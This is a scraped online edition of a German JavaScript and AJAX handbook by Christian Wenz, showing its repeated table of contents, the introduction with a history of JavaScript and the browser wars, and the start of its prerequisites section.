Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Dies ist die 7. Auflage des Standardwerkes zu JavaScript. Sie wurde vollstndig berarbeitet und aktualisiert. Der erste Teil vermittelt eine umfangreiche Einfhrung in JavaScript mit unverbrauchten, originellen Beispielen. Im zweiten Teil kommen die JavaScript-Kenner voll auf ihre Kosten: Ein eigenes umfangreiches AJAX-Kapitel wurde ergnzt, weitere Themen sind Browserkompatibilitt, Formulare, DHTML, Kommunikation mit Java-Applets kurz: Die ganze Palette des praktischen Einsatzes der Sprache. Im letzten Teil des Buches befindet sich eine ausfhrliche Referenz zum Nachschlagen.

Nutzen Sie die HTML-Version des Buches zum Reinschnuppern oder als immer verfügbare Ergänzung zu Ihrem Buch.

Die gedruckte Version des Buches erhalten Sie in unserem Online-

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Shop - versandkostenfrei innerhalb Deutschlands und Österreichs.
Zum Online-Shop

Kapitel Inhalt

top

1 Einleitung 21

1.1 Die Geschichte von JavaScript
1.2 Voraussetzungen
1.3 Zur 7. Auflage
1.4 Die Icons in diesem Buch

top

2 Webbrowser 29

2.1 Netscape Navigator (und Konsorten)
2.2 Microsoft Internet Explorer
2.3 Opera
2.4 Konqueror
2.5 Safari
2.6 Marktanteile
2.7 Testsystem

top

3 JavaScript einbauen 45

3.1 Verwendung von <script>
3.1.1 Das language-Attribut
3.1.2 Browser ohne JavaScript
3.1.3 Externe Dateien
3.2 JavaScript-Links
3.3 Event-Handler
3.4 JavaScript-Entities

top

4 Programmieren mit JavaScript 63

4.1 Variablen
4.1.1 Namensgebung
4.1.2 Numerische Variablen
4.1.3 Zeichenketten

4.1.4 Boolesche Variablen
4.1.5 Variablendeklaration
4.2 Operatoren
4.2.1 Arithmetische Operatoren
4.2.2 Boolesche Operatoren
4.2.3 String-Operatoren
4.2.4 Umwandlung zwischen den Variablentypen
4.3 Kontrollstrukturen: Schleifen
4.3.1 For-Schleifen
4.3.2 Do-while-Schleife
4.3.3 While-Schleife
4.3.4 For-in-Schleife
4.3.5 Schleifensteuerung
4.4 Kontrollstrukturen: Fallunterscheidung
4.4.1 If-Anweisung
4.4.2 Switch-Anweisung
4.4.3 Try
4.5 Datenspeicherung
4.5.1 Die eval()-Funktion
4.5.2 Arrays
4.6 Funktionen
4.7 Objekte



5 Datum 93

5.1 Tagesdatum
5.2 Y2K
5.3 Mit Daten rechnen
5.4 Lokales Datumsformat



6 Zufall 101

6.1 Zufallszahlen erstellen
6.1.1 JavaScript-Zufallszahlen
6.1.2 HP-Verfahren
6.1.3 Datumswert
6.2 Hilfsfunktionen
6.2.1 Zufallszahl aus einem Bereich
6.3 Anwendungsbeispiele
6.3.1 Lottozahlen
6.3.2 Zufallsbanner



7 Browserinformationen 113

7.1 Browser-Erkennung
7.2 Weiterleitung



8 Fenster 121

8.1 Modale Fenster
8.1.1 Warnung – nur im Notfall
8.1.2 Besttigungen
8.1.3 Benutzereingaben
8.2 Navigationsleiste mit JavaScript
8.2.1 Das History-Objekt
8.2.2 Vorwrts und rckwrts, Teil 2
8.2.3 Drucken mit JavaScript
8.3 Die Statuszeile
8.3.1 Erluternde Links
8.3.2 Laufschrift
8.4 Das location-Objekt
8.5 Ein neues Fenster ffnen
8.5.1 Ein Fenster ffnen und fllen
8.5.2 Ein Fenster ffnen und verlinken
8.5.3 Ein Fenster ffnen und anpassen
8.5.4 Modale Fenster
8.6 Fernsteuerung
8.6.1 Links mit JavaScript
8.6.2 Links ohne JavaScript
8.7 Fenster schlieen
8.7.1 Andere Fenster schlieen
8.8 Fenster bewegen mit JavaScript
8.8.1 Fenster verschieben
8.8.2 Fensterinhalt scrollen



9 Formulare 159

9.1 berprfung auf Vollstndigkeit
9.1.1 Allgemeiner Aufbau
9.1.2 Texteingabefelder
9.1.3 Radiobuttons
9.1.4 Checkboxen
9.1.5 Auswahllisten
9.1.6 Fehlermeldung ausgeben
9.1.7 Konstruktive Vorschlge
9.2 Automatische berprfung
9.2.1 Texteingabefelder
9.2.2 Radiobuttons

9.2.3 Checkboxen
9.2.4 Auswahllisten
9.2.5 Zusammenfassung
9.3 Anwendungsmglichkeiten fr Formulare
9.3.1 Whrungsrechner
9.3.2 Whrungsrechner, Teil 2
9.3.3 Formularfelder fr die Textausgabe nutzen
9.3.4 Navigation mit Auswahllisten
9.4 Anwendungsbeispiel: Fensteroptionen
9.5 Daten behalten
9.5.1 Das Eingabeformular
9.5.2 Die Ausgabeseite
9.6 Dynamische Auswahllisten
9.6.1 Ein erster Ansatz
9.6.2 Ein fortgeschrittener Ansatz
9.7 berprfungsfunktionen
9.7.1 Ganze Zahlenwerte
9.7.2 Dezimalzahlen
9.7.3 Telefonnummern
9.7.4 E-Mail-Adressen
9.7.5 In Zahlenwerte umwandeln
9.8 Regulre Ausdrcke
9.8.1 Kurzeinfhrung
9.8.2 Ein Objekt erzeugen
9.8.3 Mit dem Objekt arbeiten

top

10 Frames und Iframes 213

10.1 Mit Frames arbeiten
10.1.1 Frames mit HTML
10.1.2 Frames mit JavaScript fllen
10.2 Auf Daten von Frames zugreifen
10.2.1 Auf bergeordnete Frames zugreifen
10.2.2 Auf Daten von Unterframes zugreifen
10.2.3 Mehrere Frames gleichzeitig ndern
10.2.4 JavaScript in Frames auslagern
10.2.5 Frames zhlen
10.3 Diashow
10.3.1 Vorbereitungen
10.3.2 Diashow starten
10.3.3 Diashow anhalten
10.3.4 Vorwrts und rckwrts springen
10.3.5 Diashow verlassen

top

11 Grafiken 233

11.1 Bildlein-Wechsle-Dich
11.1.1 Zugriff auf Grafiken
11.2 Animierte JPEGs
11.2.1 Eine Animation mit JavaScript
11.2.2 Bilder in den Cache laden
11.3 Animierte Navigation
11.3.1 Vorberlegungen
11.3.2 Auf- und Zuklappen
11.3.3 Die einzelnen Menpunkte
11.3.4 Verlinkung der Menpunkte
11.3.5 Einbau in die HTML-Datei
11.4 Erweiterung der Navigation
11.4.1 Vorbereitungen
11.4.2 Leichte nderungen
11.4.3 Doppeltes Mouseover
11.4.4 Das komplette Beispiel im berblick
11.5 Tipps aus der Praxis
11.5.1 Vorladen – aber richtig
11.5.2 Ladestand einer Grafik
11.5.3 Fortschrittsanzeige



12 Cookies 261

12.1 Was ist ein Cookie?
12.2 Wie sieht ein Cookie aus?
12.3 Cookies mit JavaScript
12.3.1 Cookies setzen
12.3.2 Cookies lschen
12.3.3 Cookies lesen
12.3.4 Cookie-Untersttzung berprfen
12.3.5 Ein Cookie statt vieler Cookies



13 Objekte und Arrays 279

13.1 Array-Erweiterungen
13.1.1 Einfgen, nicht anfgen
13.1.2 Anfgen und lschen
13.1.3 Array-Elemente mischen
13.1.4 Sortieren
13.2 Eigene Objekte
13.2.1 Allgemeines
13.2.2 Methoden definieren
13.2.3 Eigene Sortiermethode
13.2.4 Eigene Sortiermethode, Teil 2

13.2.5 Zusammenfassung
13.2.6 Platzsparende Notation
13.3 JavaScript-Objekte erweitern



14 Ereignisbehandlung 299

14.1 Events mit dem Netscape Navigator
14.1.1 Neue Ereignisse
14.1.2 Ereignisse als Objekteigenschaften
14.1.3 Ereignisse abfangen
14.1.4 Ereignisbehandlung
14.1.5 Ereignisse umleiten
14.1.6 Ereignisse durchleiten
14.1.7 Tastatureingaben
14.2 Events mit dem Internet Explorer
14.2.1 Neue Ereignisse
14.2.2 Ereignisse als Objekteigenschaften
14.2.3 Spezielle Skripten
14.2.4 Ereignisse abfangen
14.2.5 Bubbling
14.2.6 Das Event-Objekt
14.3 Events mit beiden Browsern
14.3.1 Browserunabhngigkeit
14.3.2 Benutzereingaben
14.4 Andere (und moderne) Browser



15 Fehlerbehandlung 327

15.1 Fehler abfangen
15.1.1 Keine Fehlermeldung
15.1.2 Besondere Fehlermeldung
15.1.3 Ausblick: Fehlermeldungen verschicken
15.2 JavaScript Debugger
15.2.1 Wo ist der Fehler?
15.2.2 Breakpoints
15.2.3 Watches
15.2.4 Schrittweise Programmausfhrung



16 DOM 341

16.1 Der DOM-Baum
16.2 Navigation im Baum
16.3 Den Baum modifizieren

16.3.1 Wichtige Methoden
16.3.2 Zugriff auf einzelne Elemente
16.3.3 Zugriff auf Tags
16.3.4 Beispiele



17 DHTML und CSS 357

17.1 Grundlagen
17.2 Cascading Style Sheets
17.3 HTML-Elemente
17.4 Beispiele
17.4.1 Animiertes Logo
17.4.2 Sichtbar und unsichtbar
17.4.3 Neuer Mauszeiger
17.4.4 Permanentes Werbebanner



18 AJAX 383

18.1 AJAX-Beispiele
18.2 AJAX-Technik
18.2.1 HTTP-Anfragen senden und auswerten
18.2.2 Parameter senden
18.2.3 Mit komplexen Daten arbeiten – JSON
18.2.4 Anfragen abbrechen
18.2.5 Weitere Mglichkeiten
18.3 AJAX-Probleme (und -Lsungen)
18.3.1 Bookmarks
18.3.2 Zurck-Schaltflche



19 XML & Co. 413

19.1 XML
19.1.1 XML-Daten verarbeiten
19.1.2 XML-Dokumente erstellen
19.2 XSL
19.3 XPath



20 Web Services 431

20.1 Was sind Web Services?
20.1.1 Verteiltes Arbeiten
20.1.2 WSDL

20.1.3 Web Services aufrufen
20.2 Web Services mit JScript.NET
20.2.1 Installation
20.2.2 Programmierung
20.3 Mit dem Internet Explorer auf Web Services zugreifen
20.4 Mit Mozilla auf Web Services zugreifen



21 AJAX-Frameworks 457

21.1 Dojo
21.2 Atlas



22 Plugins 471

22.1 Plugins erkennen
22.1.1 Zugriff auf Plugins
22.1.2 Zugriff auf MIME-Typen
22.1.3 Refresh



23 Multimedia 477

23.1 Musik
23.1.1 Einbau in HTML
23.1.2 Standardkontrollen des Internet Explorers
23.1.3 Standardkontrollen des Netscape Navigator
23.1.4 Browserunabhngige Ansteuerung
23.1.5 Anwendung: Wurlitzer
23.2 Microsoft Windows Media Player
23.2.1 Einbau in HTML
23.2.2 Browserunabhngige Ansteuerung
23.2.3 Anwendung: Heimkino
23.3 Adobe-Plugins
23.3.1 Prinzipielles
23.3.2 Director
23.3.3 Flash
23.3.4 Mit Flash kommunizieren



24 Java 523

24.1 Allgemeines
24.1.1 Wie funktioniert Java?

24.1.2 Kurzeinfhrung in Java
24.2 Java und das WWW
24.2.1 Ein Beispiel-Applet
24.2.2 HTML-Integration
24.3 Java ohne Applet
24.3.1 Exemplarische Java-Objekte
24.3.2 Blackjack
24.3.3 Karten initialisieren
24.3.4 Karten mischen



25 Serverseitige Technologien 537

25.1 Variablentausch
25.2 Anwendungen
25.2.1 Newsticker
25.2.2 Bankleitzahlen



26 JavaScript goes .NET 553

26.1 Erste Schritte
26.2 HTML Controls
26.3 Web Controls
26.4 Validation Controls
26.5 Fazit



27 Code schtzen 569

27.1 Quellcode einsehen
27.1.1 Menbefehle
27.1.2 Tastenkrzel
27.1.3 Kontextmen
27.1.4 Dateisystem
27.2 Code im Frame verstecken
27.3 Mausklick verhindern
27.4 Code codieren
27.4.1 Optisch verschleiern
27.4.2 Inhaltlich verschleiern
27.5 Dateien auslagern
27.6 Caching verhindern
27.7 Code serverseitig generieren



28 Top Secret: Passwortschutz 591

28.1 URL aus Passwort
28.1.1 Passwort == URL
28.1.2 Passwort URL
28.1.3 f : Passwort URL
28.2 Seiten mit Cookies schtzen
28.2.1 Passwort im Quelltext
28.2.2 Mit Java
28.3 Ein Blick ber den Tellerrand
28.3.1 PHP
28.3.2 .htaccess



29 Signierte Skripte 607

29.1 Zustzliche Rechte
29.1.1 Allgemeines
29.1.2 Surfberwachung
29.1.3 Besondere Fenster
29.2 Signieren
29.2.1 SignTool
29.2.2 HTML-Code anpassen



30 JavaScript und Sicherheit 615

30.1 XSS
30.2 XSS und AJAX



31 Navigation 623

31.1 Navigation mit Pulldown-Mens
31.2 Navigation mit DHTML
31.2.1 Baumstrukturen
31.3 Alternativen im Web
31.3.1 Joust
31.3.2 Weitere Anstze



32 Warenkorb 643

32.1 Datenstruktur
32.2 Mit unsichtbaren Frames arbeiten
32.2.1 Warenkorb fllen
32.2.2 Artikel anzeigen
32.2.3 Warenkorb ndern

32.3 Mit Cookies arbeiten
32.3.1 Warenkorb fllen
32.3.2 Artikel anzeigen
32.3.3 Warenkorb ndern
32.4 ber die URL
32.4.1 Den Warenkorb fllen
32.4.2 Artikel anzeigen
32.4.3 Den Warenkorb ndern
32.5 Fazit



33 JavaScript-Bibliotheken 685

33.1 Prototype
33.2 script.aculo.us
33.3 Weitere Bibliotheken



34 Referenz 695

34.1 Das Anchor-Objekt
34.1.1 Allgemeines
34.1.2 Eigenschaften
34.2 Das Array-Objekt
34.2.1 Allgemeines
34.2.2 Methoden
34.2.3 Eigenschaften
34.3 Das Button-Objekt
34.3.1 Allgemeines
34.3.2 Event-Handler
34.3.3 Methoden
34.3.4 Eigenschaften
34.4 Das Checkbox-Objekt
34.4.1 Allgemeines
34.4.2 Event-Handler
34.4.3 Methoden
34.4.4 Eigenschaften
34.5 Das Date-Objekt
34.5.1 Allgemeines
34.5.2 Methoden
34.6 Das document-Objekt
34.6.1 Allgemeines
34.6.2 Event-Handler
34.6.3 Methoden
34.6.4 Eigenschaften
34.7 Das Event-Objekt
34.7.1 Netscape-Eigenschaften

34.7.2 Internet Explorer-Eigenschaften
34.8 Das FileUpload-Objekt
34.8.1 Allgemeines
34.8.2 Event-Handler
34.8.3 Methoden
34.8.4 Eigenschaften
34.9 Das Form-Objekt
34.9.1 Allgemeines
34.9.2 Event-Handler
34.9.3 Methoden
34.9.4 Eigenschaften
34.10 Das Frame-Objekt
34.11 Das Hidden-Objekt
34.11.1 Allgemeines
34.11.2 Eigenschaften
34.12 Das History-Objekt
34.12.1 Allgemeines
34.12.2 Methoden
34.12.3 Eigenschaften
34.13 Das Image-Objekt
34.13.1 Allgemeines
34.13.2 Event-Handler
34.13.3 Eigenschaften
34.14 Das Layer-Objekt
34.14.1 Allgemeines
34.14.2 Event-Handler
34.14.3 Methoden
34.14.4 Eigenschaften
34.15 Das Link-Objekt
34.15.1 Allgemeines
34.15.2 Event-Handler
34.15.3 Eigenschaften
34.16 Das Location-Objekt
34.16.1 Methoden
34.16.2 Eigenschaften
34.17 Das Math-Objekt
34.17.1 Methoden
34.17.2 Eigenschaften
34.18 Das MimeType-Objekt
34.18.1 Eigenschaften
34.19 Das Navigator-Objekt
34.19.1 Methoden
34.19.2 Eigenschaften
34.20 Das Number-Objekt
34.20.1 Allgemeines
34.20.2 Eigenschaften
34.21 Das Object-Objekt

34.21.1 Allgemeines
34.21.2 Methoden
34.21.3 Eigenschaften
34.22 Das Option-Objekt
34.22.1 Allgemeines
34.22.2 Eigenschaften
34.23 Das Password-Objekt
34.23.1 Allgemeines
34.23.2 Event-Handler
34.23.3 Methoden
34.23.4 Eigenschaften
34.24 Das Plugin-Objekt
34.24.1 Eigenschaften
34.25 Das Radio-Objekt
34.25.1 Allgemeines
34.25.2 Event-Handler
34.25.3 Methoden
34.25.4 Eigenschaften
34.26 Das RegExp-Objekt
34.26.1 Allgemeines
34.26.2 Eigenschaften
34.26.3 Methoden
34.27 Das Reset-Objekt
34.27.1 Allgemeines
34.27.2 Event-Handler
34.27.3 Methoden
34.27.4 Eigenschaften
34.28 Das Screen-Objekt
34.28.1 Eigenschaften
34.29 Das Select-Objekt
34.29.1 Allgemeines
34.29.2 Event-Handler
34.29.3 Methoden
34.29.4 Eigenschaften
34.30 Das String-Objekt
34.30.1 Allgemeines
34.30.2 Methoden
34.30.3 Eigenschaften
34.31 Das Submit-Objekt
34.31.1 Allgemeines
34.31.2 Event-Handler
34.31.3 Methoden
34.31.4 Eigenschaften
34.32 Das Text-Objekt
34.32.1 Allgemeines
34.32.2 Event-Handler
34.32.3 Methoden

34.32.4 Eigenschaften
34.33 Das Textarea-Objekt
34.33.1 Allgemeines
34.33.2 Event-Handler
34.33.3 Methoden
34.33.4 Eigenschaften
34.34 Das Window-Objekt
34.34.1 Allgemeines
34.34.2 Event-Handler
34.34.3 Methoden
34.34.4 Eigenschaften
34.35 Das XMLHttpRequest-Objekt
34.35.1 Allgemeines
34.35.2 Methoden
34.35.3 Eigenschaften
34.36 Top-Level-Eigenschaften und -Methoden
34.36.1 Methoden
34.36.2 Eigenschaften



35 Quellen im Web 805

35.1 Websites
35.2 Newsgroups
35.3 Mailinglisten



36 Die Zukunft von JavaScript 809

36.1 JavaScript 1.6
36.2 JavaScript 1.7
36.3 JavaScript 2.0



Index

Inhaltsverzeichnis1 Einleitung2 Webbrowser3 JavaScript einbauen4 Programmieren mit JavaScript5 Datum6 Zufall7 Browserinformationen8 Fenster9 Formulare10 Frames und Iframes11 Grafiken12 Cookies13 Objekte und Arrays14 Ereignisbehandlung15 Fehlerbehandlung16 DOM17 DHTML und CSS18 AJAX19 XML 20 Web Services21 AJAX-Frameworks22 Plugins23 Multimedia24 Java25 Serverseitige Technologien26 JavaScript goes .NET27 Code schtzen28 Top Secret: Passwortschutz29 Signierte Skripte30 JavaScript und Sicherheit31 Navigation32 Warenkorb33 JavaScript-Bibliotheken34

Referenz35 Quellen im Web36 Die Zukunft von JavaScriptStichwort

<top> vor >>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schützen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 1 Einleitung
- 1.1 Die Geschichte von JavaScript
- 1.2 Voraussetzungen
- 1.3 Zur 7. Auflage
- 1.4 Die Icons in diesem Buch

»Es sind verschiedene sicherheitsrelevante Schwachstellen bekannt, durch die bei Ausführung von JScript/JavaScript-Code Schäden auf dem Anwenderrechner entstehen können.«[1] *»Vorsicht ist geboten, wenn Unternehmen für ihre Web-Seiten das Gestaltungssystem JavaScript verwenden. Dahinter verbergen sich kleine Programme, die sich unbemerkt auf dem Kunden-PC einnisten und ihn angreifbar für fremde Zugriffe machen.«*[2]

Kapitel 1 Einleitung

JavaScript ist in aller Munde – sowohl im positiven als auch im negativen Sinne. Immer wieder tauchen neben sinnvollen Empfehlungen wie der vom BSI auch Horrormeldungen wie aus der BamS in der Presse auf. Der Grund dafür ist, dass den Browser-Herstellern immer wieder Fehler bei der Programmierung ihrer Browser unterlaufen. Zwar werden eiligst Bugfixes zur Verfügung gestellt, aber der (Image-)Schaden ist schon eingetreten. Jedoch: Eine frühere

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Pressemitteilung des BSI hat in der Fachpresse zu scharfer Kritik geführt; teilweise war von überzogener Panikmache die Rede. Die inhaltliche Qualität der Aussage aus der BamS bedarf keines Kommentars.

Ohne die Diskussion allzu sehr vertiefen zu wollen: Mit JavaScript kann man die eher beschränkten Möglichkeiten von HTML erweitern. Es handelt sich hierbei um eine clientseitige Programmiersprache. Das heißt, alles läuft im Browser ab, und man muss keine besonderen Server-Voraussetzungen erfüllen. Letzterer Punkt ist (noch) ein großer Nachteil von serverseitigen Sprachen wie ASP.NET, PHP, Perl und Konsorten, denn vor allem die günstigen Hoster gestatten keine serverseitige Programmierung. Mit JavaScript ist dies jedoch alles kein Problem. Dank AJAX erlebt JavaScript gerade seinen zweiten Frühling: Jetzt ist es allerhöchste Zeit, in die Programmierung einzusteigen!

In den folgenden Kapiteln finden Sie eine komplette Einführung in die Sprache, stets anhand von praxisnahen Beispielen illustriert. Ich habe versucht, mich bei den Beispielen auf das Wesentliche – nämlich auf die JavaScript-Programmierung – zu konzentrieren. Daher sind die Beispiele grafisch bei weitem nicht ausgefeilt, aber sie erfüllen die gestellten Aufgaben.

Ein Schwerpunkt des Buches ist AJAX: Das Buch versucht, den Begriff zu entschleiern und darzulegen, wie Sie mit wenig Aufwand ebenfalls beeindruckende AJAX-Anwendungen erstellen können. Kapitel 34 schließlich ist eine komplette Sprachreferenz, die Ihnen auch nach der Lektüre des Buches immer wieder als Nachschlagewerk dienen wird.

Des Weiteren möchte ich noch auf den Supportbereich zu allen Büchern von meinem Kollegen Tobias Hauser und/oder mir auf **http://www.hauser-wenz.de/support/** hinweisen. Sie finden dort Errata (sobald sie mir bekannt werden) und können dort auch mit mir in Kontakt treten. Nutzen Sie diese Gelegenheit; jede Art von konstruktiver Kritik ist willkommen. Wenn Sie einen Fehler finden, teilen Sie mir diesen bitte mit, damit er in einer weiteren Auflage dieses Buches nicht mehr auftritt. Sie helfen damit auch anderen Lesern.

top

1.1 Die Geschichte von JavaScript

Gegen Ende des Jahres 1995 stellte die Firma Netscape die neueste Version ihres Internet-Browsers vor. Der Versionssprung von 1.1 auf 2.0 war berechtigt, da solch revolutionäre Dinge wie etwa die Unterstützung von Frames als neues Feature hinzugekommen waren. Unter anderem war auch eine Sprache namens **LiveScript** eingebaut, mit der man auf HTML-Seiten Einfluss nehmen konnte. Die Syntax dieser Sprache lehnte sich an Java an, und aus marketingtechnischen Gründen wurde die Programmiersprache schließlich in **JavaScript** umbenannt.

Schon bald begann der Siegeszug dieser Programmiersprache. Zwar war die Implementierung im Browser eher mangelhaft (in der Netscape-Version 2.0 konnte man JavaScript nicht einmal deaktivieren, was zu einem bösen Sicherheitsproblem werden sollte), aber mit der Beta-Version des Netscape Navigator 3 wurde die JavaScript-Version 1.1 vorgestellt, die deutlich mehr Möglichkeiten bot. Microsoft wollte nun auch auf den Zug aufspringen und kündigte an, in Version 3 des Internet Explorers ebenfalls eine Skriptunterstützung anzubieten. Aus lizenzrechtlichen Gründen wurde die Sprache **JScript** getauft. Von der Syntax her war sie aber mit JavaScript praktisch identisch.

Danach lief ein langes Wettrennen zwischen Netscape und Microsoft, der so genannte Browser-Krieg. Während der Internet Explorer 3 praktisch nur JavaScript 1.0 unterstützte, beherrschte der Internet Explorer 4 schon JavaScript 1.1 − und enthielt einige Features aus dem Sprachschatz von JavaScript 1.2, das mit dem Netscape Navigator 4 eingeführt wurde, der parallel zum »IE4« erschien. Seit dem Netscape Navigator 4.06 gibt es JavaScript in der Version 1.3, die zwar nur rudimentäre Verbesserungen anbietet, sich aber an dem ECMA-262-Standard, ECMAScript, orientiert. Netscape hatte erkannt, dass man auf Standards setzen muss, und behauptete gleichzeitig, dass der Netscape Navigator 4.06 der Browser sei, der der Spezifikation von ECMAScript am nächsten komme. Microsoft wiederum verkleinerte mit dem Internet Explorer 5 den Rückstand weiter, setzte aber inzwischen eher auf andere Standards, wie **DOM** (**Document Object Model**). Unter dem Codenamen **Mozilla** wurde währenddessen die nächste Netscape-Version als Open Source entwickelt. Das heißt, der Sourcecode lag offen, und jeder konnte an der neuen Version mitentwickeln. Nichtsdestotrotz wurde der

Löwenanteil der Arbeit von Netscape-Angestellten geleistet; das »Linux-Wunder« funktioniert eben nicht überall!

Im Spätherbst 2000 begannen sich die Ereignisse zu überschlagen. Net-scape geriet unter Druck, da der Internet Explorer 5.5 sowie der Internet Explorer 6, der als Teil des neuen Microsoft-Betriebssystems Windows XP (Codename: Whistler) angeboten wurde, schnell den aktuellen Zwischenstand des Open-Source-Projekts erreichten. Netscape bastelte eine Installationsroutine und bot eben diesen Zwischenstand als Netscape 6 zum Download an (bezeichnenderweise war zu dieser Zeit eine fast identische Version auf der Mozilla-Website mit der Versionsnummer 0.6 als Download zu haben). Dieser Schritt stieß in der Fachwelt auf große Kritik, denn die Version war noch weit davon entfernt, für den Produktiveinsatz zu taugen. Erst die späteren Unterversionen von Netscape 6 und die nächste Version, Netscape 7, sorgten hier für spürbare Besserung. Und − was aus Sicht der Webdesigner viel schlimmer war − die neue Version erwies sich in Sachen JavaScript als nicht abwärtskompatibel, wenn es um »DHTML« ging. So mussten (und müssen immer noch) eine Reihe von Skripten umprogrammiert werden. Doch keine Sorge, denn um eines vorwegzunehmen: In diesem Buch gehen wir ausführlich auf den neuesten Netscape-Browser ein. Die neuen Versionen (Netscape 6 und 7) unterstützen übrigens JavaScript 1.5, das aber nur unwesentliche Änderungen gegenüber den Vorgängerversionen aufweist (es wird eine aktuellere Version von ECMAScript unterstützt). Doch es bedurfte erst eines neuen Namens und eines schlankeren Browsers auf Mozilla-Basis, um dem Internet Explorer wieder kräftig Marktanteile abzunehmen: Firefox heißt die Software, die mittlerweile unangefochtene Nummer zwei auf dem Browsermarkt ist (bei einigen Special-Interest-Seiten sogar auf Nummer 1).

Die Crux bei der Programmierung von Webseiten besteht darin, dass die beiden großen Browserhersteller immer wieder versucht haben, sich dadurch zu übertrumpfen, dass sie immer neue Features in ihre Browser einbauten. Das ist innerhalb des eigenen Mikrokosmos eine gute Sache, aber wenn die Technik inkompatibel zur Konkurrenz ist, schaut etwa die Hälfte der Websurfer (die nämlich den jeweils anderen Browser benutzen) bildlich gesprochen in die Röhre. Keine Firma kann es sich leisten, ein Web-Angebot nur für die halbe Zielgruppe zu erstellen.

In diesem Buch geht es nicht nur um die neuesten Effekte und Kniffe. Vielmehr geht es darum, wie Sie Ihre Zielgruppe erweitern können, indem JavaScript-Programme so gestaltet werden, dass sie von den Benutzern beider Browser und auch von den Benutzern älterer Versionen verwendet werden können. Bei bekannten Fehlern in der Implementierung einzelner Browser werden − soweit möglich − Workarounds angeboten. Ihr Ziel sollte es nicht nur sein, eine technisch eindrucksvolle Seite zu erstellen, sondern auch Ihre Zielgruppe zu erweitern, indem Sie ältere Browser nicht ausschließen oder zumindest vor Fehlermeldungen bewahren. Allerdings ist diese (siebte) Auflage des Buchs die erste, die einen Schlussstrich in Bezug auf ganz alte Browser zieht. Netscape 4 (und früher) sowie Internet Explorer 5.5 und früher haben eine mittlerweile kaum mehr messbare Verbreitung und werden deswegen nicht mehr berücksichtigt.

Es ist ja nicht so, dass nur der Netscape Navigator und der Internet Explorer JavaScript unterstützen. Die Nummer 3 im Browsermarkt, der Opera-Browser, unterstützt JavaScript-Version 1.3, und das sogar recht gut. Der Konqueror-Browser ist ebenfalls fit in JavaScript; da der Apple-Browser Safari auf Konqueror basiert, gilt das natürlich auch hier. Auch der in StarOffice integrierte Webbrowser sowie die Version 3 von Suns HotJava-Browser sind JavaScript-fähig. Diese Browser haben jedoch einen so kleinen Marktanteil, dass sie im Referenzteil nicht extra berücksichtigt werden. Mit umsichtiger Programmierung lassen sich aber auch hier Fehler vermeiden.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 1 Einleitung
- 1.1 Die Geschichte von JavaScript
- 1.2 Voraussetzungen
- 1.3 Zur 7. Auflage
- 1.4 Die Icons in diesem Buch

top

1.2 Voraussetzungen

Wenn Sie dieses Buch durcharbeiten wollen, sollten Sie zumindest Kenntnisse in HTML vorweisen knnen – denn dieses Buch soll nicht knstlich durch einen zustzlichen HTML-Teil aufgeblht werden. Ebenfalls sollten Sie sicher mit Ihrem Betriebssystem umgehen knnen und beispielsweise Editoren starten und Dateien speichern knnen. Apropos Editoren: Im Gegensatz zu HTML gibt es bei der JavaScript-Programmierung keinen groen Markt fr Editoren. Hier geschieht das meiste immer noch textbasiert. Die einfachen Texteditoren, die mit dem Betriebssystem mitgeliefert werden (beispielsweise **Notepad** oder **SimpleEdit**), reichen sogar schon aus; wer mehr will, sollte einen der folgenden Editoren ausprobieren, die hier in der

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Reihenfolge meiner Prferenzen geordnet sind (sie sind aber Shareware und damit nach Ablauf einer Testperiode kostenpflichtig):

- UltraEdit (**http://www.ultraedit.com/**) – sehr leistungsfhiger Editor inklusive Syntax-Highlighting (Windows).
